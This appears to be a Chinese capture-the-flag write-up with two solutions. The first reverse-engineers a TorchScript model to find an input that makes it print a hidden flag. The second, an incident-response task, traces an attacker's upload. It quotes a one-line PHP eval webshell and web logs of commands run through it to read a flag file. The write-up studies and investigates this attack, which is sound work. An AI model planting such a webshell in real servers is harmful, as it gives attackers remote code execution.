先是随便准备了一个张量tensor([4,14])，报错，意识到提示给的是“形状”，然后搞了一个形状[4,14]的张量，报错

`RuntimeError: mat1 and mat2 shapes cannot be multiplied (4x14 and 10x10)`，说明内部有矩阵乘法运算且另一个矩阵形状为[10,10]。所以换一个形状[4,10]的张量，`print(output)` 就有正常输出了，但由于一开始我是0到1线性取值组成的张量，均值很小，所以没有看到任何有用信息。


索性开始调试，在 `output = entity(input_tensor)` 处打断点，查看entity的信息。

顶层的forward推理部分如下，`linear1 -> security -> relu -> linear2`




```
def forward(self,
    x: Tensor) -> Tensor:
  linear1 = self.linear1
  x0 = (linear1).forward(x, )
  security = self.security
  x1 = (security).forward(x0, )
  relu = self.relu
  x2 = (relu).forward(x1, )
  linear2 = self.linear2
  return (linear2).forward(x2, )
```

linear1和linear2均是使用`torch.nn.functional.linear(input,weight,bias)`做线性变换，`output=input*weight+bias`，分别使用了形状(10,10)的weight和(10,)的bias、形状(1,10)的weight和(1,)的bias。



```
linear1 = {RecursiveScriptModule} RecursiveScriptModule(original_name=Linear)
  T_destination = {TypeVar} ~T_destination
  bias = {Tensor: (10,)} tensor([ 0.1209,  0.0082, -0.2783, -0.3144, -0.1505,  0.2989,  0.0367,  0.2310,\n        0.0135,  0.2238], requires_grad=True)
  call_super_init = {bool} False
  code = {str} 'def forward(self,\n    input: Tensor) -> Tensor:\n  weight = self.weight\n  bias = self.bias\n  return torch.linear(input, weight, bias)\n'
  code_with_constants = {tuple: 2} ('def forward(self,\n    input: Tensor) -> Tensor:\n  weight = self.weight\n  bias = self.bias\n  return torch.linear(input, weight, bias)\n',
```




```
linear2 = {RecursiveScriptModule} RecursiveScriptModule(original_name=Linear)
  T_destination = {TypeVar} ~T_destination
  bias = {Tensor: (1,)} tensor([-0.1846], requires_grad=True)
  call_super_init = {bool} False
  code = {str} 'def forward(self,\n    input: Tensor) -> Tensor:\n  weight = self.weight\n  bias = self.bias\n  return torch.linear(input, weight, bias)\n'
  code_with_constants = {tuple: 2} ('def forward(self,\n    input: Tensor) -> Tensor:\n  weight = self.weight\n  bias = self.bias\n  return torch.linear(input, weight, bias)\n',
```

security的forward部分

当满足`torch.allclose(torch.mean(x0), torch.tensor(0.31415000000000004), rtol=1.0000000000000001e-05, atol=0.0001)`时会从flag数组中逐字读取并与85异或，拼接输出。其中`torch.mean(x0)`为对张量内所有值取平均（未指定维度），`torch.allclose(A,B,rtol,atol)`比较A、B两个元素是否接近，|A-B| <= atol+rtol*|B|则为true。所以综上，要获得flag，就要使输入的张量x经过linear1处理后取平均极度接近于0.31415。（估计这里就是题目暗示的“周率”、和“十方境界”了吧，π*10^-1）

此外当满足`torch.gt(torch.mean(x),0.5)`时，也就是取平均后大于0.5时拼接、输出fake_flag。（此处的bool()应该不是python自带的bool函数，如果是的话那么这条判断应该始终为true，也就不会出现我一开始的情况了吧，一开始取值太小，又不接近0.31415，就什么有用的都没）



```
def forward(self,
    x: Tensor) -> Tensor:
  _0 = torch.allclose(torch.mean(x), torch.tensor(0.31415000000000004), 1
   .0000000000000001e-05, 0.0001)
  if _0:
    _1 = annotate(List[str], [])
    flag = self.flag
    for _2 in range(torch.len(flag)):
      b = flag[_2]
      _3 = torch.append(_1, torch.chr(torch.__xor__(b, 85)))
    decoded = torch.join("", _1)
    print("Hidden:", decoded)
  else:
    pass
  if bool(torch.gt(torch.mean(x), 0.5)):
    _4 = annotate(List[str], [])
    fake_flag = self.fake_flag
    for _5 in range(torch.len(fake_flag)):
      c = fake_flag[_5]
      _6 = torch.append(_4, torch.chr(torch.sub(c, 3)))
    decoded0 = torch.join("", _4)
    print("Decoy:", decoded0)
  else:
    pass
  return x
```

分析完成后写脚本跑出正确的张量输入


```python
import torch

target_mean = 0.31415000000000004

weight = torch.tensor([
    [-0.1905, -0.2279, -0.1038, 0.2425, 0.1687, -0.0876, -0.0443, 0.1849,
               0.1420,  0.2552],
             [ 0.1606, -0.2255,  0.2935, -0.1483,  0.0447, -0.0528,  0.3090, -0.0193,
              -0.0874, -0.1935],
             [-0.2987, -0.3123,  0.1831,  0.2289, -0.1729,  0.0225, -0.1234, 0.1704,
               0.2700,  0.1911],
             [ 0.1425,  0.0841, -0.2787, -0.0964, -0.2263, -0.2821,  0.0173, 0.0279,
               0.2843,  0.1745],
             [ 0.1492, -0.1212, -0.3122, -0.0605,  0.2146, -0.2049, -0.2629, 0.2081,
               0.2239,  0.0339],
             [ 0.3045, -0.3089, -0.0101,  0.0076,  0.1810,  0.2333, -0.0124,  0.0553,
               0.1279, -0.2548],
             [-0.2894,  0.0390, -0.2061,  0.1143,  0.2291, -0.1281,  0.1897,  0.0182,
               0.0472, -0.2510],
             [ 0.0527, -0.0044,  0.2950,  0.1157,  0.0345,  0.0579,  0.2961, -0.0682,
               0.0336, -0.0558],
             [-0.2985,  0.1062, -0.2369,  0.0633, -0.1295,  0.2976,  0.0094, -0.3112,
              -0.2357, -0.1416],
             [ 0.1578,  0.2312,  0.2572,  0.2929,  0.0181, -0.2295, -0.2644,  0.0538,
              -0.2774, -0.2838]
], dtype=torch.float32)

bias = torch.tensor([0.1209,  0.0082, -0.2783, -0.3144, -0.1505,  0.2989,  0.0367,  0.2310,
          0.0135,  0.2238], dtype=torch.float32)

out_features, in_features = weight.shape

mW = torch.mean(weight)

mB = torch.mean(bias)

c = (target_mean - mB) / (in_features * mW)

x = torch.full((1, in_features), c, dtype=torch.float32)

x1 = torch.nn.functional.linear(x, weight, bias)


print("Computed constant input x:")
print(x)
print("Weight mean:", mW.item(), "  Bias mean:", mB.item())
print("Computed constant c:", c.item())
print("Linear layer output x1:")
print(x1)
print("Mean of x1:", torch.mean(x1).item())

print(torch.allclose(torch.mean(x1), torch.tensor(target_mean), rtol=1e-05, atol=0.0001))

```

然而这里得出来的张量理论上应该是对的但输入后还是错的，未出现预期flag。又改数据试了一会，感觉可能是题目所谓的时间错位加密，中间还有一道程序导致了entity中结果的偏移，所以最后决定以理论正确的输入为基础，0.01的步长，正负0.60遍历一遍（每次变化对应security部分的平均值变化量为0.0001）

```python
import torch
import math

entity = torch.jit.load('entity.pt', map_location=torch.device('cpu'))
entity.eval()

weight1 = [[-0.1905, -0.2279, -0.1038,  0.2425,  0.1687, -0.0876, -0.0443,  0.1849,
          0.1420,  0.2552],
        [ 0.1606, -0.2255,  0.2935, -0.1483,  0.0447, -0.0528,  0.3090, -0.0193,
         -0.0874, -0.1935],
        [-0.2987, -0.3123,  0.1831,  0.2289, -0.1729,  0.0225, -0.1234,  0.1704,
          0.2700,  0.1911],
        [ 0.1425,  0.0841, -0.2787, -0.0964, -0.2263, -0.2821,  0.0173,  0.0279,
          0.2843,  0.1745],
        [ 0.1492, -0.1212, -0.3122, -0.0605,  0.2146, -0.2049, -0.2629,  0.2081,
          0.2239,  0.0339],
        [ 0.3045, -0.3089, -0.0101,  0.0076,  0.1810,  0.2333, -0.0124,  0.0553,
          0.1279, -0.2548],
        [-0.2894,  0.0390, -0.2061,  0.1143,  0.2291, -0.1281,  0.1897,  0.0182,
          0.0472, -0.2510],
        [ 0.0527, -0.0044,  0.2950,  0.1157,  0.0345,  0.0579,  0.2961, -0.0682,
          0.0336, -0.0558],
        [-0.2985,  0.1062, -0.2369,  0.0633, -0.1295,  0.2976,  0.0094, -0.3112,
         -0.2357, -0.1416],
        [ 0.1578,  0.2312,  0.2572,  0.2929,  0.0181, -0.2295, -0.2644,  0.0538,
         -0.2774, -0.2838]]
bias1 = [0.1209,  0.0082, -0.2783, -0.3144, -0.1505,  0.2989,  0.0367,  0.2310,
         0.0135,  0.2238]
torch_weight1 = torch.tensor(weight1, dtype=torch.float32)
torch_bias1   = torch.tensor(bias1, dtype=torch.float32)
```

```python
for i in range(-60,60):
    temp = 378.3501922607422
    input_tensor = torch.tensor([[temp+i*0.01, 136.4001922607422, 136.4001922607422, 136.4001922607422,
                                   136.4001922607422, 136.4001922607422, 136.4001922607422, 136.4001922607422,
                                   136.4001922607422, 136.4001922607422]], dtype=torch.float32)

    x0 = torch.nn.functional.linear(input_tensor,torch_weight1,torch_bias1)
    print(torch.mean(torch_weight1))
    print(torch.mean(torch_bias1))
    print(torch.mean(x0))
    print(x0)
    f = torch.allclose(torch.mean(x0), torch.tensor(0.31415000000000004), rtol=1.0000000000000001e-05, atol=0.0001)
    print(f)
    output = entity(input_tensor)
    print(output)
```

最后终于跑出了结果，0.3141 -> 0.3163偏移了0.0022




```
False
Hidden: flag{s0_th1s_1s_r3al_s3cr3t}
tensor([[21.7415]], grad_fn=<DifferentiableGraphBackward>)
tensor(0.0022)
tensor(0.0190)
tensor(0.3163)
tensor([[   0.3345,   49.8817,  -50.8423,   13.2794,   17.9138,  118.0236,
         -102.2663,  116.2398, -191.7582,   32.3567]])
False
tensor([[21.7404]], grad_fn=<DifferentiableGraphBackward>)
tensor(0.0022)
```

Computer cleaner


开虚拟机遇到一点问题，我的是17.0，出题人应该是17.5及以上吧，浅改一下配置文件。

```
找到攻击者的webshell连接密码
对攻击者进行简单溯源
排查攻击者目的
```


按题目所给三步来即可得到flag



```
.deb
/var/www/html/uploads/shell.php
/home/vidar/.local/share/gnome-shell
vidar@vidar-computer:~/Desktop$ cd /var/www/html/uploads/
vidar@vidar-computer:/var/www/html/uploads$ ls
shell.php
vidar@vidar-computer:/var/www/html/uploads$ cat shell.php
<?php @eval($_POST['hgame{y0u_']);?>
vidar@vidar-computer:/var/www/html/uploads$
```




```
vidar@vidar-computer:/var/www/html$ ls
index.html   upload.html   upload_log.txt   upload.php   uploads
vidar@vidar-computer:/var/www/html$ cat upload_log.txt
121.41.34.25 - - [17/Jan/2025:12:01:03 +0000] "GET / HTTP/1.1" 200 1024 "-" "Moz
illa/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Ch
rome/89.0.4389.82 Safari/537.36"
121.41.34.25 - - [17/Jan/2025:12:01:03 +0000] "GET /upload HTTP/1.1" 200 1024 "-
" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gec
ko) Chrome/89.0.4389.82 Safari/537.36"
121.41.34.25 - - [17/Jan/2025:12:01:15 +0000] "POST /upload HTTP/1.1" 200 512 "h
ttp://localhost/upload" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/5
37.36 (KHTML, like Gecko) Chrome/89.0.4389.82 Safari/537.36"
121.41.34.25 - - [17/Jan/2025:12:01:20 +0000] "POST /upload HTTP/1.1" 200 1024 "
http://localhost/upload" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/
537.36 (KHTML, like Gecko) Chrome/89.0.4389.82 Safari/537.36"
121.41.34.25 - - [17/Jan/2025:12:01:35 +0000] "POST /upload HTTP/1.1" 200 1024 "
http://localhost/upload" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/
537.36 (KHTML, like Gecko) Chrome/89.0.4389.82 Safari/537.36"
121.41.34.25 - - [17/Jan/2025:12:01:50 +0000] "POST /upload HTTP/1.1" 200 1030 "
http://localhost/upload" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/
537.36 (KHTML, like Gecko) Chrome/89.0.4389.82 Safari/537.36"
121.41.34.25 - - [17/Jan/2025:12:01:55 +0000] "GET /uploads/shell.php HTTP/1.1"
200 1024 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTM
L, like Gecko) Chrome/89.0.4389.82 Safari/537.36"
121.41.34.25 - - [17/Jan/2025:12:02:00 +0000] "GET /uploads/shell.php?cmd=ls HTT
P/1.1" 200 2048 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.3
6 (KHTML, like Gecko) Chrome/89.0.4389.82 Safari/537.36"
121.41.34.25 - - [17/Jan/2025:12:02:05 +0000] "GET /uploads/shell.php?cmd=cat%20
~/Documents/flag_part3 HTTP/1.1" 200 2048 "-" "Mozilla/5.0 (Windows NT 10.0; Win
64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.82 Safari/537.3
6"
```



Are you looking for me

Congratulations!!!

hav3_cleaned_th3



Home / Documents
Recent
Starred
Home
Documents
Downloads
Music
Pictures
flag_part3
Open
flag_part3
~/Documents

```
_c0mput3r!}
```